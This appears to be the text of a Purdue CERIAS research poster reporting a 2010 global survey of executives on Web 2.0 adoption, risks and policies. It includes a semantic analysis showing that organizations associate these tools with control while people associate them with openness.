
### METHODS



### Semantic Network Analysis

Thematic and relational analysis of texts using *Leximancer*, to analyze concept frequencies, co-occurrences and structural relationships.

### Semantic Concepts Map



Structural relationships between are illustrated, linking concepts through "knowledge pathways," providing valuable information about conceptual interrelationships.


### RESULTS

#### Contrast between semantic constructs of "openness" and "control"

Semantic construct	Concepts	Correlation: organizations	Correlation: people
Openness	create	0.52	0.75
	share	0.54	0.72
	post	0.60	0.72
Control	control	0.86	0.43
	monitor	0.66	0.44
	policy	0.61	0.40
	trust	0.55	0.53

**Significance:** *Openness* was more highly correlated with conceptual themes of people than with themes of organizations,  $t=6.7860$ ,  $p=0.0025$ . *Control* was more highly correlated with conceptual themes of organizations than with themes of people,  $t=3.0219$ ,  $p=0.0233$


### Semantic Themes Map



Interrelated concepts form meaningful clusters. The four major themes that emerged were: *organizations*, *people*, *security*, and *policy*.

### DISCUSSION

The results indicate that semantic constructs of *openness* – which is characteristic of Web 2.0 – is more associated with conceptual themes of people than with themes of organizations. At the same time, themes of *organizations* are linked with semantic constructs of *control* more than *openness*. This suggests that while organizations recognize the value of Web 2.0, they seek to exercise *control* over the inherent openness of such tools. This organizational tension of balancing openness with control of Web 2.0 technologies can be attributed to the fact that Web 2.0 tools are fundamentally tools to create, share and transmit (potentially sensitive) information beyond corporate networks and its control.



Crux of the issue is information sharing on the corporate network



# CERIAS

the center for education and research in information assurance and security

## Web 2.0: A Complex Balancing Act



Lorraine Kisselburgh, Mihaela Vorvoreanu, Eugene Spafford & Preeti Rao  
Purdue University



Web 2.0  
A Complex Balancing Act  
The First Global Study on Web 2.0  
Usage, Risks and Best Practices

### RATIONALE

Social media explosion

Cost cutting

Increased compliance

Global operations



**Goal:**  
Assess Global trends in Web 2.0 adoption, including the drivers and barriers, security threats, and policies and practices around the globe.

### Survey (N=1055) CEO/CIO's in 17 countries:

U.S., UK, Australia, Canada, Japan, Singapore, India, Germany, France, Italy, Spain, Poland, Benelux, Sweden, Brazil, Mexico, & UAE

June-July 2010 (19% response rate)


### METHODS

Survey balanced by country & size  
60/40% private/public sector

### Interview (N=27) insiders,

analysts, and academics  
(In-depth semi-structured)

### High Web 2.0 Adoption Rates



### Drivers of Web 2.0 Adoption

1. New revenue streams (68%) (esp Brazil, India, UAE, Mexico)
2. Enhance productivity & marketing (40%)
3. Added value in client / customer relations

### Web 2.0 Adoption: Uses

